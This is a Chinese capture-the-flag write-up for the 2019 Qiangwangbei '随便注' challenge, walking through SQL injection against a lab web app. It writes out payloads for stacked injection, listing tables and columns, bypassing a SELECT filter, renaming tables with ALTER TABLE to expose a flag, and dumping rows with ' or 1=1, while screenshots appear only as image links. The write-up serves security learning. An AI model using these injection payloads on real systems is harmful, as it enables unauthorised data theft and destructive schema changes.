[强网杯 2019]随便注

输入’报错


用order by 查出有两个字段

这里发现select被过滤,我绕不过
试了一下能进行堆叠注入

查到两个表 1919810931114514、words

查询表中列
?inject=’;show columns from 1919810931114514 %23

?inject=’;show columns from words %23

禁用了select,可以采用预编译来爆数据
这里存在大小写绕过

alter table words rename to words1;alter table 1919810931114514 rename to words;alter table words change flag id varchar(50);#
这种是猜测默认查words中的数据
此payload是将words改为words1,将1919810931114514改为words,将其中数据列也改为id varchar(50)

再通过’ or 1=1查全部数据

表名为数字时,要用反引号包起来查询
评论将在接近此处时加载,也可点击立即加载。